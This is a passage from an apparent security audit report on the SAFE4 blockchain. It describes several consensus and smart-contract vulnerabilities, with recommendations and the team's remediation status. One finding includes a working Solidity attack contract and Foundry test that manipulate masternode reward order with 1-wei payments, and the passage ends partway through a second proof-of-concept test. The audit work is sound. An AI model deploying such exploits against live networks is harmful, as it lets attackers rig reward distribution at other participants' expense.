 1111         ppAddr := systemcontracts.ProposalContractAddr
 1112         ppAmount := getBlockSubsidy(number, onlySuperBlockPart)
 1113         return s.Reward(header.Coinbase, superNodeReward, mnAddr,
 masterNodePayment, ppAddr, ppAmount, header, state, txs, receipts)
 1114     }
```

To determine the next master node to receive rewards, it invokes the `s.GetNextMasterNode` function, which utilizes the `selectNext` function of the smart contract to select the `masternode` with the smallest `lastRewardHeight`.

**MasterNodeStorage.sol**

```
 124   function getNext() public view override returns (address) {
 125       ...
 126       if(count != 0) {
 127           return selectNext(mns, count).addr;
 128       }
 129       ...
 130     }
```

```
 349     function selectNext(MasterNodeInfo[] memory _arr, uint len) internal pure
returns (MasterNodeInfo memory) {
 350         uint pos;
 351         uint temp = _arr[pos].lastRewardHeight;
 352         for(uint i = 1; i < len; i++) {
 353             if(temp > _arr[i].lastRewardHeight) {
 354                 pos = i;
 355                 temp = _arr[i].lastRewardHeight;
 356             }
 357         }
 358         return _arr[pos];
 359     }
```

However, a vulnerability exists where a malicious supernode can exploit the reward function of the `SystemReward` contract. By sending a minimal reward, such as 1 wei, to a masternode, the `lastRewardHeight` of that masternode is updated.

**SystemReward.sol**

```
  7      function reward(address _snAddr, uint _snAmount, address _mnAddr, uint
 _mnAmount, address _ppAddr, uint _ppAmount) public payable override onlyFormalSN {
  8          require(isFormalSN(_snAddr), "invalid supernode");
  9          require(isValidMN(_mnAddr), "invalid masternode");
 10          require(_ppAddr == Constant.PROPOSAL_ADDR, "invalid proposal contract")
;
 11          require(_snAmount > 0, "invalid supernode reward");
 12          require(_mnAmount > 0, "invalid masternode reward");
 13          require(_snAmount + _mnAmount + _ppAmount == msg.value,
"invalid amount");
 14          getSuperNodeLogic().reward{value: _snAmount}(_snAddr);
 15          getMasterNodeLogic().reward{value: _mnAmount}(_mnAddr);
 16          getProposal().reward{value: _ppAmount}();
 17      }
```

This manipulation allows the attacker to postpone the selection of other masternodes for rewards, effectively controlling the distribution process to benefit specific masternodes.

## Scenario

A potential attack scenario is as follows:

1. Deploy an attack contract, `AttackerAsSuperNode`, that mimics the role of a formal super node to distribute 1 wei rewards to master nodes, effectively delaying their reward distribution. (To ensure the to address of the transaction is not the SystemReward contract address, thereby bypassing the mempool check)
2. Set up a malicious super node alongside three master nodes (masterNodeOne, masterNodeTwo, and masterNodeThree).
3. Wait for the malicious super node to transition to an active state.
4. Once active, the malicious super node's owner updates the node's address to point to the attack contract `AttackerAsSuperNode`.
5. Use the attack contract to send 1 wei to specific master nodes, such as masterNodeOne and masterNodeTwo, to delay their reward distribution.
6. As a result, masterNodeThree consistently receives the block rewards.
7. Repeat steps 5 and 6 to maintain control over the reward allocation process.

## Proof of Concept

To demonstrate the attack scenario, the auditing team provide the following test:

- To create an attack contract.

```
// SPDX-License-Identifier: MIT
  pragma solidity >=0.8.6 <=0.8.19;

  import "../SystemReward.sol";
  import "../SystemReward.sol";


  contract AttackerAsSupperNode {

      address public systemRewardContract;

      constructor(address _systemRewardContract) {
          require(_systemRewardContract != address(0), "Invalid contract address");
          systemRewardContract = _systemRewardContract;
      }

      function reward(address _snAddr, uint _snAmount, address _mnAddr, uint
_mnAmount, address _ppAddr, uint _ppAmount) payable public{
          SystemReward(systemRewardContract).reward{value: 3 wei}
(_snAddr,_snAmount,_mnAddr,_mnAmount,_ppAddr,_ppAmount);
      }
  }
```

- Utilize the attack contract to allocate 1 wei rewards to other master nodes, thereby delaying their reward distribution.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";
import "../MasterNodeLogic.sol";
import "../SystemReward.sol";
import "./AttackerAsSupperNode.sol";
import "../Proposal.sol";

contract SystemRewardTest is Test {

    AccountManager public accountManager;
    address owner = makeAddr("owner");
    MasterNodeStorage public masterNodeStorage;
    SuperNodeStorage public superNodeStorage;
    SuperNodeLogic superNodeLogic;
    MasterNodeLogic masterNodeLogic;
    SNVote public sNVote;
    SystemReward public systemReward;
    AttackerAsSupperNode public attackerAsSupperNode;
    Proposal public proposal;

    address masterNodeOne = makeAddr("masterNodeOne");
    address masterNodeTwo = makeAddr("masterNodeTwo");
    address masterNodeThree = makeAddr("masterNodeThree");

    address superNodeOld = makeAddr("superNodeOld");

    address superNodeNew;

    address nodeCreator = makeAddr("nodeCreator");

    uint256 constant BLOCK_SPACE = 30;
    uint256 constant SUPER_NODE_MIN_AMOINT = 5000 ;
    uint256 constant SUPERNODE_UNION_MIN_AMOUNT = 1000 ;
    uint256 constant SUPERNODE_MIN_LOCKDAY = 2 * 360;
    uint256 constant SUPERNODE_APPEND_MIN_AMOUNT = 500 ;
    uint256 constant SUPERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
    uint256 constant RECORD_SUPERNODE_FREEZEDAY = 90;
    uint256 constant RECORD_SNVOTE_LOCKDAY  = 7;
```

```
        uint256 constant MASTERNODE_MIN_AMOUNT = 1000;
        uint256 constant MASTERNODE_UNION_MIN_AMOUNT = 200;
        uint256 constant MASTERNODE_APPEND_MIN_AMOUNT = 100;
        uint256 constant MASTERNODE_MIN_LOCKDAY = 2 * 360;
        uint256 constant MASTERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
        uint256 constant RECORD_MASTERNODE_FREEZEDAY = 30;

        uint256 constant SUPERNODE_MAX_NUM = 49;

        string constant MASTER_NODE_ONE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb2613581@10.0.0.164:30301";
        string constant MASTER_NODE_TWO =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb2613582@10.0.0.164:30301";
        string constant MASTER_NODE_THREE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb2613583@10.0.0.164:30301";

        string constant SUPER_NODE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.165:30302";

        function initProperties() public{
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "block_space"),
abi.encode(BLOCK_SPACE));
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_amount"),
abi.encode(SUPER_NODE_MIN_AMOINT));
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_union_min_amount"),
abi.encode(SUPERNODE_UNION_MIN_AMOUNT));
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_lockday"),
abi.encode(SUPERNODE_MIN_LOCKDAY));
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_amount"),
abi.encode(SUPERNODE_APPEND_MIN_AMOUNT));
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_lockday"),
abi.encode(SUPERNODE_APPEND_MIN_LOCKDAY));
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "record_supernode_freezeday"),
abi.encode(RECORD_SUPERNODE_FREEZEDAY));
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "record_snvote_lockday"),
abi.encode(RECORD_SNVOTE_LOCKDAY));

            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_min_amount"),
abi.encode(MASTERNODE_MIN_AMOUNT));
```

```
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_union_min_amount"),
abi.encode(MASTERNODE_UNION_MIN_AMOUNT));
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_append_min_amount"),
abi.encode(MASTERNODE_APPEND_MIN_AMOUNT));
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_min_lockday"),
abi.encode(MASTERNODE_MIN_LOCKDAY));
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_append_min_lockday"),
abi.encode(MASTERNODE_APPEND_MIN_LOCKDAY));
            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "record_masternode_freezeday"),
abi.encode(RECORD_MASTERNODE_FREEZEDAY));

            vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_max_num"),
abi.encode(SUPERNODE_MAX_NUM));

        }

        function setUp() public {
            superNodeNew = address(attackerAsSupperNode);

            accountManager = new AccountManager();
            vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(accountManager).code);
            accountManager = AccountManager(Constant.ACCOUNT_MANAGER_ADDR);

            vm.startPrank(owner);
            accountManager.initialize();

            masterNodeStorage = new MasterNodeStorage();
            superNodeStorage = new SuperNodeStorage();
            sNVote = new SNVote();
            systemReward = new SystemReward();
            proposal = new Proposal();

            vm.etch(Constant.SNVOTE_ADDR, address(sNVote).code);
            vm.etch(Constant.MASTERNODE_STORAGE_ADDR,
address(masterNodeStorage).code);
            vm.etch(Constant.SUPERNODE_STORAGE_ADDR,
address(superNodeStorage).code);
            vm.etch(Constant.SYSTEM_REWARD_ADDR, address(systemReward).code);
            vm.etch(Constant.PROPOSAL_ADDR, address(proposal).code);

            superNodeLogic = new SuperNodeLogic();
            vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(superNodeLogic).code);
            superNodeLogic = SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
            superNodeLogic.initialize();
```

```
            masterNodeLogic = new MasterNodeLogic();
            vm.etch(Constant.MASTERNODE_LOGIC_ADDR, address(masterNodeLogic).code);
            masterNodeLogic = MasterNodeLogic(Constant.MASTERNODE_LOGIC_ADDR);
            masterNodeLogic.initialize();

            sNVote = SNVote(Constant.SNVOTE_ADDR);
            sNVote.initialize();

            superNodeStorage = SuperNodeStorage(Constant.SUPERNODE_STORAGE_ADDR);
            superNodeStorage.initialize();

            systemReward = SystemReward(Constant.SYSTEM_REWARD_ADDR);
            systemReward.initialize();

            masterNodeStorage = MasterNodeStorage(Constant.MASTERNODE_STORAGE_ADDR);
            masterNodeStorage.initialize();

            proposal = Proposal(Constant.PROPOSAL_ADDR);
            proposal.initialize();

            attackerAsSupperNode = new AttackerAsSupperNode(address(systemReward));


            vm.stopPrank();

            vm.deal(nodeCreator, 1000000 ether);
            vm.deal(superNodeOld, 100 ether);
        }

        function register() public{

            vm.startPrank(nodeCreator);
            // RecordId = 1
            superNodeLogic.register{value: 5000 ether}(true, superNodeOld,
SUPERNODE_MIN_LOCKDAY, "superNode", SUPER_NODE, "this is the super node", 10, 40,
50);
            // RecordId = 2
            masterNodeLogic.register{value: 5000 ether}(true, masterNodeOne,
MASTERNODE_MIN_LOCKDAY, MASTER_NODE_ONE, "this is the master node One", 50, 50);
            // RecordId = 3
            masterNodeLogic.register{value: 5000 ether}(true, masterNodeTwo,
MASTERNODE_MIN_LOCKDAY, MASTER_NODE_TWO, "this is the master node Two", 50, 50);
            // RecordId = 4
            masterNodeLogic.register{value: 5000 ether}(true, masterNodeThree,
MASTERNODE_MIN_LOCKDAY, MASTER_NODE_THREE, "this is the master node Three", 50, 50);

            vm.stopPrank();
        }
```

```
        function testRewardOtherMasterNodes() public{

            initProperties();
           // 1. Create a super node and three master node
            console.log("1. Create a super node and three master node.");
            register();

            vm.roll(block.number + (1 days)/BLOCK_SPACE);

            // 2. Awaiting the super node to transition to an active state.
            console.log("2. Awaiting the super node to transition to an active
state.");
            vm.startPrank(address(superNodeLogic));
            superNodeStorage.updateState(superNodeOld, Constant.NODE_STATE_START);
            vm.stopPrank();

            // 3. Change the superNode to the contract `AttackerAsSupperNode`
address
            console.log("3. Change the superNode to the contract
`AttackerAsSupperNode` address.");
            address superNodeCreator =
superNodeStorage.getInfo(superNodeOld).creator;
            vm.startPrank(superNodeCreator);
            superNodeLogic.changeAddress(superNodeOld,
address(attackerAsSupperNode));
            vm.stopPrank();

            // 4. Transfer 1 wei to the masterNode to postpone the reward
distribution.
            console.log("4. Transfer 1 wei to the masterNode to postpone the reward
distribution.");
            vm.startPrank(address(nodeCreator));
            attackerAsSupperNode.reward{value: 3 wei}(address(attackerAsSupperNode),
1 wei, masterNodeOne , 1 wei, address(proposal), 1 wei);
            attackerAsSupperNode.reward{value: 3 wei}(address(attackerAsSupperNode),
1 wei, masterNodeTwo , 1 wei, address(proposal), 1 wei);
            vm.stopPrank();

            // 5. The master node Three will always get the block rewards.
            console.log("5. The master node Three will always get the block
rewards.");
        }
    }
```

```
Running 1 test for test/SystemReward.t.sol:SystemRewardTest
[PASS] testRewardOtherMasterNodes() (gas: 3882329)
Logs:
  1. Create a super node and three master node.
  2. Awaiting the super node to transition to an active state.
  3. Change the superNode to the contract `AttackerAsSupperNode` address.
  4. Transfer 1 wei to the masterNode to postpone the reward distribution.
  5. The master node Three will always get the block rewards.
```

## Recommendation

To mitigate this issue, implement stricter validation mechanisms in the reward distribution logic to prevent unintended manipulation of reward timing. Ensure that only legitimate reward distributions are allowed and that rewards align with intended block reward cycles, effectively preventing malicious actors from exploiting the system.

We recommend enforcing a restriction that only externally owned accounts (EOAs) can serve as super node addresses.

## Alleviation

**[SAFE4 Team - 12/31/2024]** :
The team heeded the advice and resolved the issue by implementing amount control in the `Reward` function. This ensures that if the caller spends the actual reward amount to update the `lastRewardHeight`, the legitimate masternodes and supernodes will not forfeit their rewards. The change is reflected in the commit `98e2a30582b857748fb7fb8f35f3b89869afc887`.

# FES-03 MISSING VALUE CHECK IN REWARD TRANSACTION VALIDATION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Medium | consensus/spos/spos.go (SAFE4): 1164~1221 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

**`consensus/spos/spos.go`**

```
 1215     if snCount.Cmp(superNodeReward) != 0 || mnCount.Cmp(masterNodePayment) !=
 0 || ppCount.Cmp(proposalReward) != 0 || ppAddr != systemcontracts.
ProposalContractAddr || mnAddr != nextMNAddr || from != snAddr || block.Coinbase()
!= snAddr {
 1216         return fmt.Errorf(
"invalid greward (snCount: %d superNodeReward: %d mnCount:%d masterNodePayment:%d
from:%s snAddr:%s miner: %s mnAddr:%s nextMNAddr:%s ppAddr:%s)"
, snCount, superNodeReward,
 1217             mnCount, masterNodePayment, from.Hex(), snAddr.Hex(), block.
Coinbase(), mnAddr.Hex(), nextMNAddr.Hex(), ppAddr.Hex())
 1218     }
 1219
```

The `CheckRewardTransaction` function is responsible for validating `Reward` transactions in a block. However, it does not verify the `value` field of the transaction. If the `value` is set incorrectly, it can lead to transaction execution failure. Consequently, the reward distribution would be invalid, potentially allowing the `supernode` to receive all rewards instead of distributing them as intended. Additionally, the function does not check the name of the function being called. A `supernode` can call a non-existent function on the `SystemRewardContractAddr` with the same parameters as the `reward()` function, bypassing the validation and preventing proper reward distribution.

Failure to validate the transaction value and function name can result in improper reward allocation, undermining the integrity

of the reward distribution system and allowing unfair advantage to the `supernode`.

## Recommendation

Recommend to introduce checks to ensure the value field in the reward transaction matches the expected reward distribution and verify that the correct method (reward) is being called. This will prevent execution failures and ensure rewards are allocated correctly according to the protocol specifications.

## Alleviation

**[SAFE4 Team, 12/16/2024]**: The team head the advice and resolved this issue at commit: `bb6cb5aa21ea8fa21f7f6bb458d952960698b3d0`.

# FES-04 | THE SIGNER DELAY BROADCAST MECHANISM FAILS

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Design Issue | Medium | consensus/spos/spos.go (SAFE4): 888~900 | Partially Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

In the `Seal` method of the `spos` consensus engine, the signed sealed block will be sent to the result channel in the worker after completion.

**`consensus/spos/spos.go`**

```
888     go func() {
889         select {
890         case <-stop:
891             return
892         case <-time.After(delay):
893         }
894
895         select {
896         case results <- block.WithSeal(header):
897         default:
898             log.Warn("Sealing result is not read by miner", "sealhash",
SealHash(header))
899         }
900     }()
```

The current block propagation design assumes all block producers adhere to a predefined delay before broadcasting their blocks. This delay is derived from the block's timestamp ( `header.Time` ). However, if a block producer decides to ignore this delay and broadcasts a block immediately, it introduces a potential vulnerability.

Such non-compliance can create unfair advantages for those producers, rendering the delay mechanism ineffective. This can disrupt the fairness and order of block propagation, destabilize the network, and undermine trust in its integrity.

Furthermore, this could cause forks or inconsistencies in the blockchain ledger as different nodes may accept different blocks as valid.

## Recommendation

Recommend ensuring that nodes validate the timestamp of incoming blocks and reject those that do not comply with the expected delay.

## Alleviation

**[SAFE4 Team - 01/02/2025]** :
The team head the advice and partially resolved this issue at commit: `557bf61a6bdc7c14f838b80ca91d24f71974fd02` .
Currently, the team has implemented stricter time limits, but while this doesn't completely eliminate the issue, it significantly reduces the likelihood of it occurring.

# FES-06 | PREDICTABLE BLOCK PRODUCER SELECTION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Design Issue | Medium | consensus/spos/spos.go (SAFE4): 1019~1054 | Acknowledged |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

**`consensus/spos/spos.go`**

```
1040      now_hi := scoreTime << 32
1041      for i := 0; i < len(resultSuperNode); i++ {
1042          k := now_hi + uint64(i) * 2685821657736338717
1043          k ^= (k >> 12)
1044          k ^= (k << 25)
1045          k ^= (k >> 27)
1046          k *= 2685821657736338717
1047
1048          jmax := len(resultSuperNode) - i
1049          j := uint64(i) + k % uint64(jmax)
1050          resultSuperNode[i], resultSuperNode[j] = resultSuperNode[j],
resultSuperNode[i]
1051      }
```

The function `sortSupernode` is used to calculate the signer candidates for the current block. This algorithm primarily uses `scoreTime` to compute `k`, which is then used to perform swaps. However, for each specific `scoreTime`, the computed `k` is also fixed. This means that if the user has the current block's `superNodes` array and `scoreTime`, the user can get the candidates for the current block. A malicious user could submit a transaction that accesses `block.timestamp` and calculate `scoreTime` by tracing back 14 blocks using `block_space` to retrieve the `header.time`. Then, by using `getTops()`, they can obtain the `supernode` array, revealing the signer candidates for the current block.

This poses potential security risks as the predictable super node lists.

## Recommendation

Recommend to introduce randomness in the sorting or selection process by using unpredictable on-chain data as additional input.

## Alleviation

**[SAFE4 Team - 12/16/2024]** :
Issue acknowledged. I won't make any changes for the current version.This is the design. In the consensus document of SAFE3, the same design is used in SAFE4

**[CertiK - 02/18/2025]** :
The risk status continues to be marked as `Acknowledged`, with no additional mitigation measures identified during the current audit engagement. It is highly recommended to implement a randomization mechanism to prevent this issue from arising. Predictable block producers can result in significant vulnerabilities, including targeted attacks, manipulation, or risks of centralization. In conclusion, CertiK strongly advises the team to adopt a computation mechanism based on randomness to ensure that the block producer cannot be predicted.

# SAA-07 INCONSISTENT ADDRESS MAPPING AFTER MASTER NODE ADDRESS UPDATE LEADING TO PROXY VOTING FAILURES

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Inconsistency, Logical Issue | Medium | MasterNodeLogic.sol (SAFE4-system-contract): 106; SNVote.sol (SAFE4-system-contract): 86 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `MasterNodeLogic.sol`
- `SNVote.sol`

The `updateAddress` function allows the address of a master node to be updated. However, when the address is changed, the related mapping information, such as `dst2ids[msg.sender]` of the contract `SNVote`, is not updated to reflect the new address.

**`MasterNodeLogic.sol`**

```
106     function changeAddress(address _addr, address _newAddr) public override {
107         require(getMasterNodeStorage().exist(_addr), "non-existent masternode")
;
108         require(_newAddr != address(0), "invalid new address");
109         require(_newAddr != msg.sender, "new address can't be caller");
110         require(!getMasterNodeStorage().existNodeAddress(_newAddr),
"existent new address");
111         require(!getMasterNodeStorage().existNodeFounder(_newAddr),
"new address can't be founder of supernode and masternode");
112         require(msg.sender == getMasterNodeStorage().getInfo(_addr).creator,
"caller isn't masternode creator");
113         getMasterNodeStorage().updateAddress(_addr, _newAddr);
114         IMasterNodeStorage.MasterNodeInfo memory info = getMasterNodeStorage().
getInfo(_newAddr);
115         for(uint i; i < info.founders.length; i++) {
116             getAccountManager().updateRecordFreezeAddr(info.founders[i].lockID,
 _newAddr);
117         }
118     }
```

This inconsistency causes the `proxyVote` function to fail when the updated master node attempts to vote on behalf of delegating users. The mapping `dst2ids[msg.sender]` still associates the records with the old address, leading to lost delegation records and an inability to process votes properly.

**`SNVote.sol`**

```
11      mapping(uint => VoteRecord) id2record;
// voter's record to supernode or proxy vote
12
13      // for voters
14      mapping(address => mapping(address => VoteDetail)) voter2details;
// voter to details
15      mapping(address => uint) voter2amount; // voter to total amount
16      mapping(address => uint) voter2num; // voter to total votenum
17      mapping(address => address[]) voter2dsts;
// voter to supernode or proxy list
18      mapping(address => uint[]) voter2ids; // voter to record list
19
20      // for supernodes or proxies
21      mapping(address => mapping(address => VoteDetail)) dst2details;
// supernode or proxy to details
22      mapping(address => uint) dst2amount; // supernode or proxy to total amount
23      mapping(address => uint) dst2num; // supernode or proxy to total votenum
24      mapping(address => address[]) dst2voters;
// supernode or proxy to voter list
25      mapping(address => uint[]) dst2ids; // supernode or proxy to record list
```

```
81      function proxyVote(address _snAddr) public override {
82          require(isValidMN(msg.sender), "invalid proxy");
83          require(isValidSN(_snAddr), "invalid supernode");
84          uint recordID;
85          address voterAddr;
86          uint[] memory ids = dst2ids[msg.sender];
87          for(uint i; i < ids.length; i++) {
88              recordID = ids[i];
89              voterAddr = id2record[recordID].voterAddr;
90              remove(voterAddr, recordID); // remove vote or approval
91              add(voterAddr, _snAddr, recordID); // add vote
92          }
93      }
```

This directly impacts the delegation and voting mechanisms, which are critical to the protocol's functionality and user trust.

## Proof of Concept

To demonstrate this issue, the auditing team provide the following test:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";
import "../MasterNodeLogic.sol";

contract SNVoteTest is Test {

    AccountManager public accountManager;
    address owner = makeAddr("owner");
    MasterNodeStorage public masterNodeStorage;
    SuperNodeStorage public superNodeStorage;
    SuperNodeLogic superNodeLogic;
    MasterNodeLogic masterNodeLogic;
    SNVote public sNVote;

    address masterNodeOld = makeAddr("masterNodeOld");
    address masterNodeNew = makeAddr("masterNodeNew");
    address superNode = makeAddr("superNode");

    address creatorOne = makeAddr("founderOne");

    address partnerOne = makeAddr("partnerOne");
    address partnerTwo = makeAddr("partnerTwo");

    uint256 constant BLOCK_SPACE = 30;
    uint256 constant SUPER_NODE_MIN_AMOINT = 5000 ;
    uint256 constant SUPERNODE_UNION_MIN_AMOUNT = 1000 ;
    uint256 constant SUPERNODE_MIN_LOCKDAY = 2 * 360;
    uint256 constant SUPERNODE_APPEND_MIN_AMOUNT = 500 ;
    uint256 constant SUPERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
    uint256 constant RECORD_SUPERNODE_FREEZEDAY = 90;
    uint256 constant RECORD_SNVOTE_LOCKDAY  = 7;

    uint256 constant MASTERNODE_MIN_AMOUNT = 1000;
    uint256 constant MASTERNODE_UNION_MIN_AMOUNT = 200;
    uint256 constant MASTERNODE_APPEND_MIN_AMOUNT = 100;
    uint256 constant MASTERNODE_MIN_LOCKDAY = 2 * 360;
    uint256 constant MASTERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
    uint256 constant RECORD_MASTERNODE_FREEZEDAY = 30;
```

```
    string constant MASTER_NODE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.164:30301";
    string constant SUPER_NODE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.165:30302";

    function initProperties() public{
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "block_space"),
abi.encode(BLOCK_SPACE));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_amount"),
abi.encode(SUPER_NODE_MIN_AMOINT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_union_min_amount"),
abi.encode(SUPERNODE_UNION_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_lockday"),
abi.encode(SUPERNODE_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_amount"),
abi.encode(SUPERNODE_APPEND_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_lockday"),
abi.encode(SUPERNODE_APPEND_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "record_supernode_freezeday"),
abi.encode(RECORD_SUPERNODE_FREEZEDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "record_snvote_lockday"),
abi.encode(RECORD_SNVOTE_LOCKDAY));

        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_min_amount"),
abi.encode(MASTERNODE_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_union_min_amount"),
abi.encode(MASTERNODE_UNION_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_append_min_amount"),
abi.encode(MASTERNODE_APPEND_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_min_lockday"),
abi.encode(MASTERNODE_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_append_min_lockday"),
abi.encode(MASTERNODE_APPEND_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "record_masternode_freezeday"),
abi.encode(RECORD_MASTERNODE_FREEZEDAY));
```

```
    }

    function setUp() public {

        accountManager = new AccountManager();
        vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(accountManager).code);
        accountManager = AccountManager(Constant.ACCOUNT_MANAGER_ADDR);

        vm.startPrank(owner);
        accountManager.initialize();

        masterNodeStorage = new MasterNodeStorage();
        superNodeStorage = new SuperNodeStorage();
        sNVote = new SNVote();

        vm.etch(Constant.SNVOTE_ADDR, address(sNVote).code);
        vm.etch(Constant.MASTERNODE_STORAGE_ADDR, address(masterNodeStorage).code);
        vm.etch(Constant.SUPERNODE_STORAGE_ADDR, address(superNodeStorage).code);

        superNodeLogic = new SuperNodeLogic();
        vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(superNodeLogic).code);
        superNodeLogic = SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
        superNodeLogic.initialize();

        masterNodeLogic = new MasterNodeLogic();
        vm.etch(Constant.MASTERNODE_LOGIC_ADDR, address(masterNodeLogic).code);
        masterNodeLogic = MasterNodeLogic(Constant.MASTERNODE_LOGIC_ADDR);
        masterNodeLogic.initialize();

        sNVote = SNVote(Constant.SNVOTE_ADDR);
        sNVote.initialize();

        vm.stopPrank();

        vm.deal(creatorOne, 100000 ether);
        vm.deal(partnerOne, 100000 ether);
        vm.deal(partnerTwo, 100000 ether);
    }

    function register() public{

        vm.startPrank(creatorOne);
        // RecordId = 1
        superNodeLogic.register{value: 5000 ether}(true, superNode,
SUPERNODE_MIN_LOCKDAY, "superNode", SUPER_NODE, "this is the super node", 10, 40,
50);
        // RecordId = 2
        masterNodeLogic.register{value: 5000 ether}(true, masterNodeOld,
MASTERNODE_MIN_LOCKDAY, MASTER_NODE, "this is the master node", 50, 50);
```

```
        vm.stopPrank();
    }

    function deposit() public{
        vm.startPrank(partnerOne);
        accountManager.deposit{value: 5000 ether}(partnerOne, 120);  // RecordId = 3
        vm.stopPrank();

        vm.startPrank(partnerTwo);
        accountManager.deposit{value: 5000 ether}(partnerTwo, 120); // RecordID = 4
        vm.stopPrank();
    }

    function voteToMasterNode( address nodeAddress) public{
